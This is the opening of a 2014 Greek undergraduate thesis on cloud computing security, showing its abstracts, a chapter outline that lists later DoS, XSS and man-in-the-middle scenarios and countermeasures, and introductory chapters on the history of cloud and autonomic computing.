
Τεχνολογικό Εκπαιδευτικό Ίδρυμα Κρήτης

Σχολή Τεχνολογικών Εφαρμογών
Τμήμα Εφαρμοσμένης Πληροφορικής & Πολυμέσων



Πτυχιακή εργασία

Ασφάλεια σε συστήματα cloud computing και υλοποίηση τεχνικών ασφαλείας

Γαρεφαλάκης Κωστής (ΑΜ: 2031)

E-mail: kgarefalakis@gmail.com

Ηράκλειο – 28/5/2014

Επόπτης Καθηγητής: Δρ. Μανιφάβας Χαράλαμπος

***<u>Υπεύθυνη Δήλωση</u>**: Βεβαιώνω ότι είμαι συγγραφέας αυτής της πτυχιακής εργασίας και ότι κάθε βοήθεια την οποία είχα για την προετοιμασία της, είναι πλήρως αναγνωρισμένη και αναφέρεται στην πτυχιακή εργασία. Επίσης έχω αναφέρει τις όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών ή λέξεων, είτε αυτές αναφέρονται ακριβώς είτε παραφρασμένες. Επίσης βεβαιώνω ότι αυτή η πτυχιακή εργασία προετοιμάστηκε από εμένα προσωπικά ειδικά για τις απαιτήσεις του προγράμματος σπουδών του Τμήματος Εφαρμοσμένης Πληροφορικής και Πολυμέσων του Τ.Ε.Ι. Κρήτης.*

Ευχαριστίες

Με την εκπόνηση της πτυχιακής εργασίας, μου δόθηκε η ευκαιρία να μελετήσω μία νέα πολυδιάστατη τεχνολογία στο χώρο της πληροφορικής και των τηλεπικοινωνιών που είναι το Cloud Computing.Θα ήθελα να ευχαριστήσω ιδιαίτερα τον επιβλέποντα Επίκουρο Καθηγητή κ. Δρ. Χαράλαμπο Μανιφάβα, για την βοήθειά του και την καθοδήγηση του καθ' όλη την διάρκεια της υλοποίησης αυτής της εργασίας.

Επίσης, θέλω να ευχαριστήσω την οικογένειά μου για τη συμπαράσταση τους και τη στήριξη που μου παρείχαν όλα αυτά τα χρόνια, ελπίζοντας να μπορέσω να τους ανταποδώσω όσα περισσότερα μπορώ τα επόμενα χρόνια.

Κωστής Γαρεφαλάκης
Μάιος 2014

Περίληψη

Στη παρούσα διπλωματική εργασία γίνεται μελέτη των μηχανισμών που χρησιμοποιούνται για την ασφάλεια των δεδομένων και των χρηστών στα συστήματα Cloud Computing, καθώς επίσης παρουσιάζονται τρόποι με τους οποίους μπορεί κανείς να προσπεράσει αυτές τις άμυνες. Η εργασία αποτελείται από δύο μέρη.

Στο πρώτο μέρος, αρχικά γίνεται μια εισαγώγη στα συστήματα Υπολογιστικού Νέφους, όπου παρουσιάζονται ιστορικά στοιχεία και πως εφτάσε να δημιουργηθούν αυτού του είδους τα συστήματα. Έπειτα μελετώνται τα χαρακτηριστικά που κάνουν ένα σύστημα να ανήκει στη κατηγορία Cloud, η αρχιτεκτονική των συστημάτων αυτών και οι υπηρεσίες που προσφέρουν.Στη συνέχεια παρουσιάζονται τα ρίσκα και οι κίνδυνοι ασφαλείας που παρουσιάζονται προς τους χρήστες και τους υπεύθυνους των συστημάτων αυτών, καθώς και θέματα που αφορούν την ιδιωτικότητα των χρηστών και των δεδομένων τους, μέσα στα συστήματα αυτά. Τελειώνοντας το πρώτο μέρος, γίνεται μια ανάλυση των μηχανισμών προστασίας και κρυπτογράφησης των δεδομένων, των οφελών ασφαλείας των Cloud συστημάτων και της παροχής των δεδομένων, ενώ παρουσιάζονται και οι κυριότεροι πάροχοι Cloud Computing συστημάτων αλλά και οι υπηρεσίες που προσφέρουν.

Στο δεύτερο μέρος γίνεται είναι ανάδειξη μηχανισμών υποκλοπής δεδομένων και από συστήματα Cloud Computing τα οποία είτε δεν εφαρμόζουν κάποιο μηχανισμό προστασίας, είτε έχουν ένα μη ολοκληρωμένο μηχανισμό, αλλά ακόμα και όταν τα συστήματα αυτά χρησιμοποιούν τους πιο σύγχρονους τρόπους προστασίας.Αρχικά παρουσιάζονται επιθέσεις τύπου Άρνησης Υπηρεσιών (Denial of Service), όπου έχουν σαν στόχο την άρνηση υπηρεσιών προς τους χρήστες των συστημάτων.Έπειτα οι επιθέσεις προχωρούν στο επόμενο στάδιο όπου στόχος τώρα γίνεται ο υπολογιστής του χρήστη, δίνοντας τη δυνατότητα στον επιτιθέμενο να υποκλέψει δεδομένα που διακινούνται μέσω του συστήματος.Τέλος παρουσιάζεται ένας τρόπος υποκλοπής δεδομένων χρηστών την ώρα της συνδέσης τους στα συστήματα Cloud.

Abstract

In this dissertation a study of the mechanisms used for data and users' security in Cloud Computing systems is made. Also ways are presented in which one can overtake these defenses. The work consists of two parts.
In the first part, an introduction of cloud computing systems is made, in which are presented historical data and how these systems were created. Then the characteristics that make a system belongs to the class of Cloud are studied, as well as the architecture of these systems and the services they offer. Following are presented the security risks that the users and operators of these systems come across, and also issues relating to the privacy of users and their data within those systems. To conclude the first part an analysis is made, of the mechanisms of protection and data encryption, the security benefits of Cloud systems and the provision of data, and the main providers of Cloud Computing systems and the services they offer are presented.
The second part is highlighting mechanisms of data theft from Cloud Computing systems that either do not apply any protection mechanism or have a non-integrated device, but even when these systems use the most modern methods of protection. To begin are presented Denial-of -Service attacks, which are intended to deny services to the users of the systems. After the attacks proceed to the next stage where the objective now is the user's computer, allowing the attacker to intercept data moving through the system. Finally it is presented a way of user data theft at the time of their connection to the cloud system.

Πίνακας Περιεχομένων

Πίνακας Εικόνων

Πίνακας Πινάκων

Μέρος Ι

Κεφάλαιο 1 Εισαγωγή

1.1 Γενικά

Κατά τα τελευταία χρόνια, το *Cloud Computing* έχει δημιουργήσει πολλές συζητήσεις και γενικά αίσθηση στο κόσμο της πληροφορικής. Έχει δημιουργήσει νέες στρατηγικές για τη μειώση του κόστους και τη παροχή καλύτερης αξιοποίησης των πόρων. Με τον όρο *Υπολογιστικό Νέφος (Cloud Computing)* εννοούμε τη χρήση των υπολογιστικών πόρων (υλικού και λογισμικού) που χρησιμοποιούνται ως υπηρεσία μέσω δικτύου, συνήθως το Internet. Το όνομα προέρχεται από τη χρήση του συμβόλου που έχει σχήμα σαν ένα σύννεφο για την χρήση περιγραφής στα διαγράμματα του συστήματος. Το Υπολογιστικό Νέφος διαχειρίζεται εξ αποστάσεως υπηρεσίες όσον αφορά τα δεδομένα του χρήστη, το λογισμικό και το υπολογιστικό μέρος.

Η έννοια του *Υπολογιστικού Νέφους* γίνεται πολύ πιο κατανοητή όταν κάποιος αρχίζει να σκέφτεται για τις δυνατότητες που προσφέρει στα σύγχρονα περιβάλλοντα. Προσφέρει αύξηση της παραγωγικής ικανότητας ή την ικανότητα να προσθέσουμε νέες δυνατότητες για την υποδομή τους, δυναμικά, χωρίς να επενδύσουμε χρήματα για την αγορά νέου υλικού, χωρίς να χρειάζεται να γίνει εκπαίδευση στο προσωπικό και χωρίς την ανάγκη για την αδειοδότηση νέου λογισμικού.

Συγκεκριμένοι συνδρομητές μπορεί να προσφέρουν υπηρεσίες σε άλλους συνδρομητές. Το λεγόμενο *Computer Utility* μπορεί να γίνει η βάση ενός νέου, πολύ σημαντικού, κλάδου. Αντί να γίνεται επένδυση από εταιρείες, ιδιώτες ακόμα και κυβερνήσεις, σε πολυδάπανα και ογκώδη συστήματα υπολογιστών, μπορούν πλέον να μοιράζονται μια κοινή υποδομή που παρέχει κάποιος εξειδικευμένος πάροχος. Η υποδομή αυτή αποτελείται από εναλλάξιμα τμήματα τα οποία προσφέρουν υπολογιστική ισχύ, αποθήκευση τεράστιου όγκου δεδομένων και ψηφιακές επικοινωνίες.

Η τεχνολογία cloud δεν έχει σύνορα και ως εκ τούτου έχει κάνει τον κόσμο να μετατραπεί σε μικρότερο. Το Διαδίκτυο είναι ένα παγκόσμιας εμβέλειας εργαλείο με το οποίο άνθρωποι από όλο τον κόσμο έχουν πλέον πρόσβαση σε άλλους ανθρώπους από οπουδήποτε αλλού. Η παγκοσμιοποίηση των υπολογιστικών πόρων μπορεί να αποτελεί τη μεγαλύτερη συμβολή της τεχνολογίας cloud. Για το λόγο αυτό, η τεχνολογία cloud αποτελεί αντικείμενο πολλών πολύπλοκων γεωπολιτικών θεμάτων. Οι πωλητές Cloud τεχνολογιών πρέπει να πληρούν μυριάδες ρυθμιστικές ανησυχίες για την παροχή υπηρεσιών cloud σε μια παγκόσμια αγορά.

1.2 Σκοπός της Πτυχιακής Εργασίας

Το θεματικό αντικείμενο της παρούσας πτυχιακής εργασίας είναι η διερεύνηση των συστημάτων *Υπολογιστικού Νέφους* (*Cloud Computing*) σε θέματα σχετικά με ασφάλεια και ιδιωτικότητα.

Τελικός στόχος είναι μια γενική παρουσίαση των συστημάτων υπολογιστικού νέφους και της αρχιτεκτονικής τους και ειδικότερα μια μελέτη πάνω στις τεχνικές και τις μεθόδους που χρησιμοποιούνται για την ασφάλεια των δεδομένων και την ιδιωτικότητα των χρηστών και των δεδομένων τους. Επίσης η παρουσίαση σεναρίων επιθέσεων σε συστήματα νέφους,καθώς επίσης και τρόποι αντιμετώπισης τους.

Πιο συγκεκριμένα αναλύονται τα παρακάτω θέματα:

- Γενικές πληροφορίες για τα συστήματα *Υπολογιστικού Νέφους* (*Cloud Computing*).
- Αρχιτεκτονική του *Cloud Computing*.
- Μοντέλα υπηρεσίας του νέφους.
- Ασφάλεια στο cloud και οφέλη ασφαλείας
- Ρίσκα και κίνδυνοι ασφαλείας στο *Cloud*.
- Η παροχή δεδομένων και η ασφάλεια τους
- Ιδιωτικότητα-προσωπικά δεδομένα στο *Cloud*.
-
- Αρχιτεκτονική ασφαλείας στο *Cloud*
- Αρχιτεκτονική ασφαλούς παροχής και αποθήκευσης δεδομένων μεταξύ παρόχου - χρηστών μέσα στο *Υπολογιστικό Νέφος*
- Παρουσίαση σεναρίων επίθεσης σε μοντέλα υπηρεσιών του *Cloud*.
- Αντίμετρα για τις παραπάνω επιθέσεις.

1.3 Συνοπτική Περιγραφή Αναφοράς

Στο πρώτο κεφάλαιο γίνεται μια εισαγωγή σχετικά με την εργασία και συγκεκριμένα με τα θέματα που πραγματεύεται, το σκοπό της εργασίας και τους στόχους της.

Στο δεύτερο κεφάλαιο παρουσιάζεται μια ιστορική αναφορά των συστημάτων *cloud*. Γίνεται μια αναφορά στις τεχνολογίες που υπήρχαν πριν το cloud computing και που άνοιξαν το δρόμο και βοήθησαν στο να δημιουργηθεί η τεχνολογία αυτή.Επίσης γίνεται μια αναφορά στις διαφορές μεταξύ της τεχνολογίας *Cloud Computing* και *Grid Computing*, όπου ήταν ο πρόγονος του *Cloud Computing*.

Στο κεφάλαιο 3 παρουσιάζεται ο ορισμός του όρου *Cloud Computing* καθώς επίσης και τα χαρακτηριστικά που πρεπει να έχει ένα σύστημα για να θεωρείται σύστημα *Cloud*. Έπειτα αναλύονται τα μοντέλα υπηρεσίας των συστημάτων *cloud*, τα οποία είναι τα *IaaS, PaaS, SaaS* και παρουσιάζονται τα χαρακτηριστικά τους, η αρχιτεκτονική τους και τα πλεονεκτήματα του κάθε μοντέλου.

Στο κεφαλαίο 4 παρουσιάζονται και αναλύονται τα ρίσκα και οι κίνδυνοι που υπάρχουν στο cloud. Αυτά χωρίζονται σε τέσσερεις κατηγορίες :στα συμβόλαια ασφαλείας και ρίσκα του οργανισμού, στα τεχνικά ρίσκα, στα νομικά ρίσκα και στα ρίσκα που δεν είναι αποκλειστικά για τις υπηρεσίες *Cloud*.

Στο πέμπτο κεφαλαίο αναλύεται η έννοια της ιδιωτικότητας στο *Cloud*, ο κύκλος ζωής των δεδομένων και πως η προστασία των προσωπικών στοιχείων διαχειρίζονται στις ακόλουθες φάσεις**.** Ακόμα, αναφέρονται και τα σημεία προβληματισμού που υπάρχουν σχετικά με την ιδιωτικότητα στο *Cloud*.

Το έκτο κεφάλαιο πραγματεύεται τα ζητήματα ασφάλειας που εγείρονται από το Cloud Computing στον επιχειρηματικό κόσμο αλλά και στις ανησυχίες που έχει κάθε πελάτης κατά τη χρήση του όσον αφορά την ασφάλεια των δεδομένων του. Αναλύονται τα οφέλη ασφαλείας από το *Cloud Computing* καθώς και τα τεχνικά οφέλη που έχουν οι μικρομεσαίες επιχειρήσεις από τη χρήση των συστημάτων *cloud*. Τέλος αναλύεται και παρουσιάζεται η ασφαλής παροχή δεδομένων και τα κύρια χαρακτηριστικά που την απαρτίζουν τα οποία είναι η αποθήκευση, η εμπιστευτικότητα, η ακεραιότητα και η διαθεσιμότητα των δεδομένων.

Στο κεφαλαίο 7 αναφέρονται οι τύποι των προϊόντων *Cloud Computing*, οι βασικοί πάροχοι του και τα βασικά προϊόντα που προσφέρονται από τους παρόχους.

Στο κεφάλαιο 8 παρουσιάζονται δύο σενάρια επιθέσεων τύπου *Denial of Service* ενάντια σε ένα *Cloud* σύστημα. Αρχικά γίνεται μια εισαγωγή στις επιθέσεις *Άρνησης Υπηρεσιών* και έπειτα αναλύεται η λειτουργεία τους. Ύστερα παρουσιάζεται το περιβάλλον που λαμβάνει χώρα η επίθεση καθώς επίσης η διαδικασία και τα αποτελέσματα της επίθεσης. Τέλος αναλύονται τρόποι αντιμετώπισεις απέναντι στο συγκεκριμένο είδος επιθέσεων.

Στο ένατο κεφάλαιο παρουσιάζεται ένα σενάριο με επιθέσεις τύπου *Cross-site Scripting* ενάντια σε μια web εφαρμογή. Παρουσιάζονται κάποια εισαγωγικά για τις επιθέσεις τύπου *Cross-site Scripting*, ενώ έπειτα περιγράφονται η λειτουργία τους τα χαρακτηρικά και οι επιπτώσεις τους στα *cloud* συστήματα. Στη συνέχεια

παρουσιάζεται το περιβάλλον της επίθεσης, η διαδικασία της επίθεσης και τα αποτελέσματα της. Τέλος παρουσιάζονται αντίμετρα απέναντι σε επιθέσεις *XSS*.

Στο κεφάλαιο 10 γίνεται η παρουσίαση μιας *Man in the Attack* απέναντι σε ένα *cloud* σύστημα. Αρχικά γίνεται μια εισαγωγή στις επιθέσεις τύπου *Man in the Attack* και στη λειτουργία τους. Έπειτα παρουσιάζεται το περιβάλλον στο οποίο γίνεται η επίθεση και αναλύεται η διαδικασία της επίθεσης και τα αποτελέσματα αυτής. Τέλος παρουσιάζονται τρόποι αντιμετώπισης και αντίμετρα ενάντια σε *MITM* επιθέσεις.

Στο κεφάλαιο 11 παρουσιάζονται τα συμπεράσματα της εργασίας αυτής, τα αποτελέσματα που εξάγαμε από αυτήν και πως μελλοντικά μπορεί να η εργασία να συνεχιστεί και να εμπλουτιστεί.

1.4 Σχεδιάγραμμα Αναφοράς

Κεφάλαιο 2 Εισαγωγή στο Cloud Computing

2.1Εισαγωγή

Το 1961, ο John McCarthy, ένας καθηγητής στο MIT, παρουσίασε την ιδέα της πληροφορικής ως ένα εργαλείο σαν τον ηλεκτρισμό. Ένας άλλος πρωτοπόρος, ο οποίος ανέπτυξε αργότερα τη βάση για το ARPANET και προάγγελος του Internet, ήταν ο J.C.R Licklider. Στη δεκαετία του 1960,ο Licklider δημοσίευσε τις ιδέες και στις δυο εταιρίες, ARPA και BBN,την εταιρία υψηλής τεχνολογίας έρευνας και ανάπτυξης, όπου οραματίστηκε δικτυωμένους υπολογιστές σε μια εποχή που η διάτρητη κάρτα ήταν κυρίαρχη. Δήλωσε: "Αν ένα τέτοιο δίκτυο, όπως διαβλέπω θα μπορούσε να τεθεί σε λειτουργία, θα μπορούσαμε να έχουμε τουλάχιστον τέσσερεις μεγάλους υπολογιστές, ίσως και έξι ή οκτώ μικρούς υπολογιστές, και μια μεγάλη ποικιλία από αρχεία δίσκου και μονάδες μαγνητικών ταινιών για να μην αναφέρουμε απομακρυσμένες κονσόλες και τηλέτυπους σταθμούς-όλα συνδεόμενα από μακριά". Ο συνδυασμός των εννοιών της πληροφορικής και της χρησιμότητας ενός απανταχού παρόν παγκόσμιου δικτύου παρέχει τη βάση για τη μελλοντική εξέλιξη του *Cloud Computing*.

Σήμερα αν κάνουμε την ερώτηση σε διαφορετικούς ανθρώπους «Τι είναι το Cloud Computing» θα διαπιστώσουμε ότι δεν υπάρχει μια απλή απάντηση. Οι απόψεις για τα είδη του διαφοροποιούνται. Για κάποιους, αυτό αναφέρεται στην πρόσβαση του λογισμικού και την αποθήκευση δεδομένων στο "σύννεφο" αναπαράσταση του Internet ή ένα δίκτυο και τη χρήση των συναφών υπηρεσιών. Παλαιότερα ήταν γνωστό ως *Utility Computing, Grid Computing* ,αλλά όπως όλες οι τεχνολογίες χρειάζονται το χρόνο τους για να ωριμάσουν και να γίνουν και οικονομικά ελκυστικές. Το *Cloud Computing* είναι η παροχή της πληροφορικής ως υπηρεσία και όχι ως ένα προϊόν, σύμφωνα με την οποία μοιράζονται πόρους, λογισμικό και πληροφορίες παρέχονται στους υπολογιστές και σε άλλες συσκευές, από ένα βοηθητικό πρόγραμμα (όπως το ηλεκτρικό δίκτυο) μέσω δικτύου (συνήθως του Ίντερνετ).


Παρακάτω θα παρουσιάσουμε την Ιστορική εξέλιξη της τεχνολογίας Cloud Computing [1].

2.2 Ιστορική Εξέλιξη

Η προέλευση του όρου *Υπολογιστικό Νέφος* είναι ασαφής, αλλά φαίνεται να προκύπτει από την πρακτική της χρησιμοποίησης ως σχεδίων, σχηματοποιημένα σύννεφα για να υποδηλώσουν δίκτυα στα διαγράμματα των συστημάτων υπολογιστών και επικοινωνιών. Η λέξη σύννεφο χρησιμοποιείται μεταφορικά στο Διαδίκτυο, με βάση τη χρήση σχεδίων που μοιάζουν στο σχήμα με σύννεφο για να αναπαραστήσουν γραφικά ένα δίκτυο τηλεφωνίας. Ενώ αργότερα χρησιμοποιήθηκε

για να απεικονίσει το Διαδίκτυο σε διαγράμματα δικτύου υπολογιστών ως μια αφηρημένη έννοια υποδομής. Το σύμβολο σύννεφο χρησιμοποιήθηκε για να εκπροσωπεί το Διαδίκτυο ήδη από το 1994.

Στη δεκαετία του 1990, οι εταιρείες τηλεπικοινωνιών που ασχολούνταν στο παρελθόν κατά κύριο λόγο με point-to-point κυκλώματα δεδομένων, άρχισαν να προσφέρουν εικονικού ιδιωτικού δικτύου (VPN) υπηρεσίες υψηλής ποιότητας, αλλά σε πολύ χαμηλότερο κόστος. Με την αλλαγή της κυκλοφορίας δικτύου για να εξισορροπήσει τη ζήτηση σε αυτό, κατά βούληση, θα ήταν σε θέση να χρησιμοποιήσουν το συνολικό εύρος ζώνης του δικτύου τους πιο αποτελεσματικά. Το σύμβολο του σύννεφου χρησιμοποιήθηκε για να υποδηλώσει το σημείο οριοθέτησης μεταξύ των δυνατοτήτων του παρόχου και αυτών των χρηστών. Το Υπολογιστικό Νέφος επεκτείνει το όριο αυτό όσον αφορά την χρήση των servers, καθώς και την υποδομή του δικτύου. Παρακάτω στην Εικόνα 1 παρουσιάζεται η απεικόνιση της τεχνολογίας cloud computing.



Εικόνα 1: Η δομή του Cloud Computing

Η βασική ιδέα του Υπολογιστικού Νέφους χρονολογείται από τη δεκαετία του 1950, όταν μεγάλης κλίμακας κεντρικοί υπολογιστές, άρχισαν να διατίθενται σε πανεπιστήμια και επιχειρήσεις, προσβάσιμα μέσω ατομικών τερματικών. Επειδή ήταν δαπανηρή η απόκτηση κεντρικού υπολογιστή, ήταν αναγκαίο να βρεθούν τρόποι να έχουμε τη μέγιστη απόδοση της επένδυσης σε αυτά.Έτσι γινόταν δυνατό σε πολλαπλούς χρήστες να μοιράζονται ταυτόχρονα την φυσική πρόσβαση στον κεντρικό υπολογιστή από πολλαπλά τερματικά, καθώς και να μοιράζονται το χρόνο της CPU, εξαλείφοντας τις περιόδους αδράνειας, η οποία έγινε γνωστή στη βιομηχανία των δικτύων ως timesharing.

Καθώς οι υπολογιστές έγιναν πιο διαδεδομένοι, οι επιστήμονες και οι τεχνολόγοι ήθελαν να διερευνήσουν τρόπους ώστε να διατίθεται μεγάλης κλίμακας υπολογιστική

ισχύ σε περισσότερους χρήστες μέσω του καταμερισμού του χρόνου, με τη χρήση αλγορίθμων ώστε να παρέχετε η αποδοτικότερη χρήση της υποδομής και εφαρμογών με χρήση προτεραιότητας στην πρόσβαση στην CPU για την καλύτερη εξυπηρέτηση των τελικών χρηστών. Ο John McCarthy, όπως αναφέραμε και παραπάνω, αποφάνθηκε το 1961 ότι "η αξιοποίηση του χρόνου χρήσης υπολογιστικών πόρων μπορεί κάποια μέρα να οργανωθεί ως κοινής ωφελείας."

Σχεδόν όλα τα σύγχρονα χαρακτηριστικά του Υπολογιστικό Νέφους (η ελαστική διάταξη, η απευθείας σύνδεση, η ψευδαίσθηση του άπειρου χώρου), σε σύγκριση με τη βιομηχανία ηλεκτρικής ενέργειας και τη χρήση των δημόσιων υπηρεσιών μιας κοινότητας, είχαν διερευνηθεί το 1966 στο βιβλίο του Douglas Parkhill, (*The Challenge of the Computer Utility*).

Άλλοι μελετητές έχουν δείξει ότι οι ρίζες του Υπολογιστικού Νέφους πάνε πίσω στη δεκαετία του 1950, όταν ο επιστήμονας Herb Grosch (ο συντάκτης του νόμου *Grosch*), θεωρούσε ότι ολόκληρος ο κόσμος θα μπορούσε να λειτουργήσει με τερματικά που θα χρησιμοποιούσαν 15 μεγάλα κέντρα δεδομένων [2]. Λόγω της αξίας αυτών των ισχυρών υπολογιστών, πολλές εταιρείες και φορείς θα μπορούσα να επωφεληθούν από την αποδοτικότητα αυτών των υπολογιστών μέσω του καταμερισμού του χρόνου, όπως η GEISCO της GE, η IBM, η Tymshare (ιδρύθηκε το 1966) κ.ά.

Ήδη από το 1970 ένα ήταν κοινό αποδεκτό: η πανταχού παρούσα διαθεσιμότητα των δικτύων υψηλής χωρητικότητας, οι χαμηλού κόστους υπολογιστές και συσκευές αποθήκευσης, καθώς και η ευρεία υιοθέτηση της service-oriented αρχιτεκτονικής έχουν οδηγήσει σε τεράστια ανάγκη εξέλιξης του cloud computing. Στη συνέχεια η Amazon έπαιξε καθοριστικό ρόλο στην ανάπτυξη του «Υπολογιστικού Νέφους» με τον εκσυγχρονισμό των κέντρων δεδομένων τους, η οποία, όπως και τα περισσότερα δίκτυα υπολογιστών, χρησιμοποιούσαν μόλις το 10% της χωρητικότητάς τους ανά πάσα στιγμή, μόνο και μόνο για να αφήσει χώρο για περιστασιακές αιχμές χρήσης του δικτύου. Αφού διαπίστωσε ότι η νέα αρχιτεκτονική τύπου cloud οδήγησε σε σημαντικές εσωτερικές βελτιώσεις της αποτελεσματικότητας προσθέτοντας νέες λειτουργίες, η Amazon ξεκίνησε μια αναπτυξιακή προσπάθεια για να παρέχει ένα νέο προϊόν, το «Υπολογιστικό Νέφος» σε εξωτερικούς πελάτες. Το αποτέλεσμα αυτής της προσπάθειας ήταν το Amazon Web Service (AWS) με υπολογιστική χρησιμότητα (utility computing) από το 2006 .

Στις αρχές του 2008, το Eucalyptus έγινε η πρώτη open-source, AWS API συμβατή πλατφόρμα για την ανάπτυξη των private clouds. Στις αρχές του 2008, η OpenNebula, ενισχύεται με το πρόγραμμα που χρηματοδοτείται από την Ευρωπαϊκή Επιτροπή «RESERVOIR», και έγινε έτσι το πρώτο λογισμικό ανοιχτού κώδικα για την ανάπτυξη των ιδιωτικών και υβριδικών clouds, για την ομοσπονδία των clouds . Κατά το ίδιο έτος, οι προσπάθειες επικεντρώθηκαν στην παροχή υψηλής ποιότητας υπηρεσιών για cloud-based υποδομών, στο πλαίσιο προγράμματος που χρηματοδοτείται από την Ευρωπαϊκή Επιτροπή με το όνομα «IRMOS», με αποτέλεσμα να δημιουργηθεί ένα περιβάλλον cloud σε πραγματικό χρόνο [3]. Έως τα μέσα του-2008, η εταιρία Gartner είδε μια ευκαιρία για το «Υπολογιστικό Νέφος», να διαμορφώσει τη σχέση μεταξύ των καταναλωτών των υπηρεσιών πληροφορικής, σε εκείνους που χρησιμοποιούν τις υπηρεσίες πληροφορικής και εκείνους που τις πωλούν, αρχίζοντας να στρέφεται στην αξιοποίηση του Cloud Computing [4]. Στις 1η

Μαρτίου 2011, η IBM ανακοίνωσε τη χρήση του Smarter Computing framework για την υποστήριξη του Smarter Planet.

Το 2012, ο Δρ John Biju και ο Δρ Souheil Khaddaj περιγράφουν το σύννεφο ως μια εικονική και σημασιολογική πηγή πληροφοριών: «Το Υπολογιστικό Νέφος είναι μια καθολική συλλογή των δεδομένων που εκτείνεται πάνω από το διαδίκτυο, με τη μορφή των πόρων (όπως το υλικό πληροφοριών, διάφορες πλατφόρμες, υπηρεσίες κ.λπ.). Διαμορφώνει επιμέρους μονάδων στο εικονικό περιβάλλον » [1].

2.3 Από την Αυτόματικη Πληροφορική στο Υπολογιστικό Νέφος

Το υπολογιστικό νέφος έχει χτιστεί πάνω στην ιδέα του utility computing του Μακάρθι. Σαν «νέφος» αναπαρίσταται ένα απομακρυσμένο σύνολο υπηρεσιών το οποίο χρησιμοποιεί ένας οργανισμός, χωρίς ωστόσο να εμπλέκεται στην ενδότερη λειτουργία του, όπως αναφέραμε παραπάνω.Το ίδιο συμβαίνει με όλες τις υπηρεσίες κοινής ωφέλειας, όπως το ηλεκτρικό ρεύμα και η τηλεφωνία, εξ ου και ο όρος «ωφέλιμος υπολογιστής» του Μακάρθι. Όπως με το ηλεκτρικό ρεύμα, που δεν χρειάζεται να σου ανήκει η γεννήτρια για να το χρησιμοποιείς -χρησιμοποιείς την πρίζα και χρεώνεσαι ανάλογα με το πόσο καταναλώνεις.


Η ιδέα αυτή της «Αυτόνομης Πληροφορικής» είναι αυτή που έθεσε τα θεμέλια για την ανάπτυξη των παραπάνω τεχνολογιών. Η «Αυτόνομη Πληροφορική» αναφέρεται στην αυτο-διαχείριση των χαρακτηριστικών των κατανεμημένων υπολογιστικών πόρων, στην προσαρμογή σε απρόβλεπτες αλλαγές, ενώ ταυτόχρονα αυτοσκοπά στην απόκρυψη της πολυπλοκότητας των διαδικασιών από τους φορείς και τους χρήστες. Ξεκινώντας από την IBM το 2001, η πρωτοβουλία αυτή έχει ως στόχο τελικά να αναπτυχθούν συστήματα ηλεκτρονικών υπολογιστών με χρήση της αυτο-διαχείρισης, ώστε να ξεπεραστεί η ταχέως αυξανόμενη πολυπλοκότητα των υπολογιστικών συστημάτων διαχείρισης, καθώς και να μειωθεί το εμπόδιο που θέτει η πολυπλοκότητα αυτή στην περαιτέρω ανάπτυξη. Ένα αυτόνομο σύστημα λαμβάνει αποφάσεις από μόνο του, χρησιμοποιώντας υψηλού επιπέδου πολιτικές οι οποίες ελέγχουν συνεχώς την κατάσταση του και τη βελτιστοποίηση του ώστε να είναι σε θέση αυτόματα να προσαρμοστεί στις μεταβαλλόμενες συνθήκες. Ένα αυτόνομο πλαίσιο υπολογιστών αποτελείται από ένα σύνολο αυτόνομων συστατικών (AC) που αλληλεπιδρά το ένα με το άλλο. Ένα AC μπορεί να μοντελοποιηθεί με τη χρήση αισθητήρων (για τον αυτοέλεγχο), τελεστών (για αυτο-ρύθμιση), τις γνώσεις και το σχεδιασμό / προσαρμογέα για την αξιοποίηση των πολιτικών που βασίζονται στην αυτο-επίγνωση σχετικά με τις νέες καταστάσεις του περιβάλλοντος.Ο «Αυτόνομα-προσανατολισμένος Υπολογισμός» είναι ένα παράδειγμα που προτείνεται από τον Jiming Liu το 2001. Χρησιμοποιεί τεχνητά συστήματα που προσπαθούν να μιμηθούν 